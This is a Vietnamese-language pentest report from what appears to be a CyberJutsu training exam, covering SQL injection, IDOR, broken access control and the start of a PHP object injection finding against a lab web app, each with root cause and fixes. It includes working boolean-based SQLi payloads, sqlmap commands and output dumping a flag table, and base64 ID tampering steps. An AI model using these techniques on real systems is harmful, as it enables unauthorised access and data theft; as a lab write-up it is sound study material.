
```
const [db_categories] = await db.execute('SELECT category FROM wishlist WHERE category LIKE "%" + category + "%" LIMIT 1');  
  
if (db_categories.length < 1) {  
  | return { error: 'Category not found' };  
}
```

Hình 17

Đồng thời xem xét lại forbiddenRegex, ta thấy nó chưa filter kỹ các vector attack SQLi như timebase SQLi (sleep) hoặc Boolean based. Nên xác định ở đây sẽ gây ra lỗi hỏng SQLi bằng cách thao túng biến category.

Steps to reproduce

Truy cập vào trang <https://almira.exam.cyberjutsu-lab.tech/wish-list>



Hình 18

Chọn mục khác ngoài mục gia đình

Danh mục lời chúc

Đồng nghiệp

Gia đình

Đồng nghiệp

Người thương

Nhân dịp 8/3, Cyber Jutsu xin chúc các chị em ngày càng xinh đẹp, hạnh phúc và thành công trong sự nghiệp, vượt qua được kì thi tốt nghiệp Web Pentest lần này.

Xin chúc các chị em đồng nghiệp một ngày 8/3 vui vẻ, hạnh phúc. Chúc chị em sẽ ngày càng xinh đẹp, công việc thuận lợi, gặp nhiều may mắn.


Chúc chị có một ngày 8/3 rực rỡ niềm vui, luôn xinh đẹp, mạnh mẽ và gặt hái nhiều thành công trong công việc cũng như cuộc sống. Chúc chị mỗi ngày đều là một ngày tỏa sáng!

Chúc các chị em hạnh phúc không chỉ riêng ngày hôm nay mà còn 364 ngày còn lại cũng vậy. Happy Women's Day!

Mong rằng chị luôn xinh đẹp, duyên dáng và gặp nhiều may mắn. Chúc chị không chỉ thành công trong sự nghiệp mà còn luôn tràn đầy năng lượng và hạnh phúc trong cuộc sống.


Hình 19

Sử dụng burpsuite để bắt request gửi đi và chuyển đến repeater




Hình 20

Sử dụng payload -1" OR 2=2#



Hình 21

Sử dụng payload -1" OR 2=1#



Hình 22

Xác định ở đây có lỗ hổng SQLi Boolean based.

Sử dụng sqlmap để tiến hành extract data


```

L$ sqlmap -r a.req --dbs --threads=10
Backend > src > models > JS Wish > Q getWishlistByCategory
{1.9.2.6#dev}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
sponsible for any misuse or damage caused by this program

[*] starting @ 13:23:08 /2025-03-08/
[13:23:08] [INFO] parsing HTTP request from 'a.req'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[13:23:10] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values
[13:23:10] [INFO] resuming back-end DBMS 'mysql'
[13:23:10] [INFO] testing connection to the target URL
got a 301 redirect to 'https://almira.exam.cyberjutsu-lab.tech/api/wishlist?category='. Do you want to follow? [Y/n] y
[13:23:11] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session: 'input category must be a string.';

Parameter: #1* (URI)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: http://almira.exam.cyberjutsu-lab.tech/api/wishlist?category="--8198" OR 4745=4745-- CWLH

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: http://almira.exam.cyberjutsu-lab.tech/api/wishlist?category=" AND (SELECT 9527 FROM (SELECT(SLEEP(5)))jEcd)-- zYcL

```

Hình 23

Giải thích về câu lệnh sqlmap:

- -r a.req: chỉ định input cho công cụ sqlmap là file request a, là file dính lỗi SQLi ban đầu
- --dbs: Yêu cầu liệt kê danh sách các database được tìm thấy
- --threads=10: Sử dụng 10 luồng để tăng tốc tấn công.

Kết quả database

```

[13:23:13] [INFO] Retrieved
available databases [3]:
[*] information_schema
[*] performance_schema
[*] womangiftshop

```

Hình 24

Tiếp tục extract các table có trong womangiftshop


```
(kali@kali)~[wpt2025]
$ sqlmap -r a.req -D womangiftshop --tables --threads=10

[1.9.2.6#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
responsible for any misuse or damage caused by this program

[*] starting @ 13:24:36 /2025-03-08/

[13:24:36] [INFO] parsing HTTP request from 'a.req'
[13:24:37] [WARNING] custom injection marker ('*') found in option '-u'. Do you want to proceed?
[13:24:37] [WARNING] it seems that you've provided empty parameter value
[13:24:37] [INFO] resuming back-end DBMS 'mysql'
[13:24:37] [INFO] testing connection to the target URL
[13:24:38] [CRITICAL] got a 301 redirect to 'https://almira.exam.cyberjutsu-lab.tech/api/wishlist'
[13:24:38] [CRITICAL] previous heuristics detected that the target is protected
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause
  Payload: http://almira.exam.cyberjutsu-lab.tech/api/wishlist?category=1*

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://almira.exam.cyberjutsu-lab.tech/api/wishlist?category=1* AND SLEEP(5)
```

Hình 25

Giải thích về câu lệnh:

- -D: chỉ định database womangiftshop
- --tables: yêu cầu liệt kê các table có trong womangiftshop

Kết quả các table có trong database womangiftshop

+	+
cache	
cache_locks	
failed_jobs	
flags	
job_batches	
jobs	
migrations	
postcard	
sessions	
user_wishlist	
users	
voucher	
wishlist	
+	+

Hình 26

Extract data bảng flags:

```
(kali㉿kali)-[~/wpt2025]
$ sqlmap -r a.req -D womangiftshop -T flags --dump --threads=10

{1.9.2.6#dev}
https://sqlmap.org
```

Hình 27

Giải thích câu lệnh sqlmap:

- -T: Chỉ định table flags
- --dump: extract dữ liệu có trong bảng

```
Database: womangiftshop
Table: flags
[1 entry]
+-----+-----+
| id | flag |
+-----+-----+
| 1 | CBJs{cd52aa83408a580279d7025b639631ec} |
+-----+-----+
```

Hình 28

Recommendation:

- Sử dụng prepare statement hoặc paramize input người dùng.

```
// Sử dụng dấu '?' để truyền tham số một cách an toàn
const [db_categories] = await db.execute(
  'SELECT category FROM wishlist WHERE category LIKE ? LIMIT 1',
  [`%${category}%`] // Truyền tham số đúng cách
);
```

ALMIRA-04: IDOR [Medium]

Discription and Impact:

IDOR là một lỗ hổng một lỗ hổng bảo mật xảy ra khi ứng dụng cho phép người dùng truy cập trực tiếp vào các đối tượng như tệp tin, cơ sở dữ liệu hoặc tài nguyên khác mà không có cơ chế kiểm tra quyền hạn hợp lệ. Lỗ hổng này có thể gây ra rủi ro nghiêm trọng như lộ thông tin, xoá dữ liệu, sửa đổi dữ liệu trái phép.

Lỗi hỏng này xảy ra tại api `/api/postcard/{id}/detail`, cho phép kẻ tấn công đọc các wishlist của user khác.

Root Cause Analysis:

Ta thấy api dính lỗi này gọi đến hàm `getDetailPostcard` trong file `postcardController.js`

```
router.get('/postcard/:id/detail', isAuth, postcardController.getDetailPostcard);
```

Hình 29

```
7 async function getDetailPostcard(req, res) {
8   try {
9     const { id } = req.params;
10    if (!id) {
11      return res.status(400).json({ message: 'Id is required' });
12    }
13    var decodedId = decodeBase64(id);
14    decodedId = decodedId.split(' ')[1];
15    const postcard = await Postcard.findPostcardById(decodedId);
16    if (!postcard) {
17      return res.status(404).json({ message: 'Postcard not found' });
18    }
19    if (postcard.voucher_id) {
20      postcard.voucher_image = `${process.env.IMAGE_SERVICE_URL}/files/images/voucher/voucher${postcard.voucher_id}.jpg`;
21      postcard.postcard_image = ''
22    }
23    const user = await User.findById(postcard.from_user_id);
24    postcard.username = user.username;
25    postcard.name = user.name;
26    postcard.image = user.image;
27    result = {
28      status: 'Success',
29      postcard: postcard,
30    }
31    res.status(200).json(result);
32  } catch (error) {}
33  errorHelpers.handleError(error, res);
}
```

Hình 30

Ở đây, sẽ tiến hành lấy giá trị id từ request param, và check tồn tại giá trị id.

Sau đó chương trình tiến hành decode base64 giá trị id và lưu giá trị vào `decodeId` và đưa vào hàm `findPostcardById`, sau đó nếu tồn tại postcard thì tiến hành xuất ra nội dung.


```
static async findPostcardById(id) {
  const [rows] = await db.execute('SELECT * FROM user_wishlist WHERE id = ?', [id]);
  return rows[0];
}
```

Hình 31

Chương trình không có cơ chế kiểm tra giá trị id postcard này thuộc về user nào dẫn đến việc truy cập trái phép đến bất kì postcard nào.


Steps to reproduce:

Vào trang profile và chọn postcard của thầy Luật, ta được đưa đến endpoint `https://almira.exam.cyberjutsu-lab.tech/api/postcard/UG9zdGNhcmQgOA==/detail`




Hình 32

Sử dụng burpsuite để bắt gói tin và gửi vào repeater, tại đây bôi đen phần id, ở mục Inspector ta sẽ thấy giá trị decode base64 của id



Hình 33

Sửa ở phần inspector thành Postcard 1 và gửi request đi



Hình 34

Recommendation:

- Kiểm tra phân quyền
- Không sử dụng ID tuần tự để đoán

ALMIRA-05: Broken Access Control [High]

Description and Impact:

Lỗi này xảy ra khi ứng dụng không thực thi đúng các chính sách kiểm soát truy cập, cho phép người dùng có thể thực hiện các hành động vượt quyền hạn của họ.

Lỗi hỏng này xảy ra ở host `http://almira.exam.cyberjutsu-lab.tech:8081` khi người dùng có thể vào trang admin/dashboard và sử dụng các chức năng để xem log chuyển postcard và load config settings tùy ý.

Steps to reproduce:

Review sourcecode, tại file `/admin/routes/web.php`, ta thấy có chứa các endpoint của site admin


```

admin > routes > web.php > ...
1  <?php
2
3  use Illuminate\Support\Facades\Route;
4  use App\Http\Controllers\DashboardController;
5  use App\Http\Controllers\ImageController;
6  use App\Http\Controllers\SettingsController;
7
8  Route::get('/', function () {
9      return view('welcome');
10 });
11 Route::get('/admin', function () {
12     return view('welcome');
13 });
14 Route::match(['get', 'post'], 'admin/dashboard', [DashboardController::class, 'index'])->name('admin.dashboard');
15 Route::get('/api/image', [ImageController::class, 'getImage'])->name('get.image');
16 Route::post('/settings/backup', [SettingsController::class, 'backup'])->name('settings.backup');
17 Route::post('/settings/load', [SettingsController::class, 'load'])->name('settings.load');

```

Hình 35

Truy cập vào trang /admin/dashboard trên host almira.exam.cyberjutsu-lab.tech:8081 ta đọc được log chuyển postcard của mọi người, sử dụng được chức năng backup và load file settings.



Hình 36

Recommendation:

- Yêu cầu xác thực người dùng quyền admin bằng cách thêm trực tiếp middleware vào routes/web.php

```

function checkAdmin(Request $request, $next) {
    if (!Auth::check() || Auth::user()->role !== 'admin') {
        abort(403, 'Unauthorized access.');
    }
    return $next($request);
}

```

```
// Kiểm tra quyền admin trực tiếp trong route
Route::match(['get', 'post'], 'admin/dashboard', function (Request $request) {
    return app(DashboardController::class)->index($request);
})->middleware('auth')->middleware(checkAdmin::class)->name('admin.dashboard');
```

ALMIRA-06: PHP Object Injection [Critical]


Description and Impact:

Lỗi này xảy ra khi kẻ tấn công truyền vào một chuỗi đã được serialize vào hàm unserialize để gọi những hàm sink nguy hiểm (system(), exec(),...) trong chương trình.

Lỗi hỏng này xảy ra ở chức năng backup và load file settings trên host <http://almira.exam.cyberjutsu-lab.tech:8081/admin/dashboard> cho phép kẻ tấn công thực thi lệnh tùy ý trên server.

Root Cause Analysis:

Tại file `SettingsController.php`, ta có hàm load thực hiện việc load file settings



```
53 public function load(Request $request)
54 {
55     try {
56         $validator = Validator::make($request->all(), [
57             'settings_file' => 'required|file',
58         ]);
59     };
60
61     if ($validator->fails()) {
62         return response()->json(['error' => $validator->errors()], 400);
63     }
64
65     $file = $request->file('settings_file');
66     if (!$file || !str_ends_with($file->getClientOriginalName(), '.settings')) {
67         return response()->json(['error' => ['settings_file' => ['Invalid file. Only .settings files are allowed']], 400);
68     }
69
70     $serialized = file_get_contents($file->path());
71
72     try {
73         $settings = unserialize($serialized);
74         if (is_object($settings)) {
75             return response()->json($settings);
76         } else {
77             return response()->json(['error' => 'Invalid settings format'], 400);
78         }
79     } catch (\Exception $e) {
80         return response()->json(['error' => 'Cannot deserialize settings file: ' . $e->getMessage()], 400);
81     }
82 } catch (\Exception $e) {
```

Hình 37

Ở đây ta thấy chương trình chỉ tiến hành kiểm tra phần mở rộng của file là .settings chứ không kiểm tra nội dung file như thế nào.

